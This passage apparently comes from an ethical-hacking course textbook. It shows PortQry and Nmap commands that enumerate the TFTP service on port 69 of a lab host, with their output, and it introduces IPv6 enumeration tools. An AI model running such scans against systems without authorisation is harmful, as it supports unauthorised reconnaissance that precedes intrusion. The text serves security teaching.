
```
Starting portqry.exe -n 10.10.1.22 -e 69 -p UDP ...


Querying target system called:

 10.10.1.22

Attempting to resolve IP address to a name...


IP address resolved to SERVER2022

querying...

UDP port 69 (tftp service): LISTENING or FILTERED

Sending TFTP server query to UDP port 69...

UDP port 69 (tftp service): FILTERED
portqry.exe -n 10.10.1.22 -e 69 -p UDP exits with return code 0x00000002.
```

Indicates that port is blocked by a firewall or some other network control

Figure 4.54: Screenshot of the PortQry tool displaying a TFTP scan result

Attackers can also use the PortQry command-line utility to perform TFTP enumeration using the following command:

`portqry -n <target domain/IP> -e 69 -p udp`



```
C:\PortQryUI>PortQry.exe -n 10.10.1.22 -e 69 -p UDP

Querying target system called:

 10.10.1.22

Attempting to resolve IP address to a name...


IP address resolved to SERVER2022

querying...

UDP port 69 (tftp service): LISTENING or FILTERED

Sending TFTP server query to UDP port 69...

UDP port 69 (tftp service): FILTERED

C:\PortQryUI>
```


Figure 4.55: Screenshot of the PortQry command-line utility showing a TFTP scan result

- **Nmap**

  Source: *https://nmap.org*

  Attackers can use the Nmap tool to perform simple direct scanning for TFTP port 69. As shown in the screenshot, the following Nmap command is used by attackers to enumerate the TFTP service running on the target domain:

  `# nmap -p 69 <target domain/IP>`


nmap -p 69 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/]
└──╼ #nmap -p 69 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]T
Nmap scan report for 10.10.1.22
Host is up (0.00031s latency).

PORT   STATE    SERVICE
69/tcp filtered tftp
MAC Address: [redacted] (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```


Indicates that the port 69 is blocked by a firewall, or some other network obstacle

Figure 4.56: Screenshot of Nmap command displaying a TFTP scan result

IPv6 Enumeration

- IPv6 is an addressing protocol that **provides identification to computer systems**, including their location information and further assists in routing traffic from one system to the other across the network
- Attackers perform IPv6 enumeration using various tools, such as Enyx and IPv6 Hackit, on target hosts to **obtain their IPv6 addresses** and further scan the enumerated IP addresses to detect various security problems

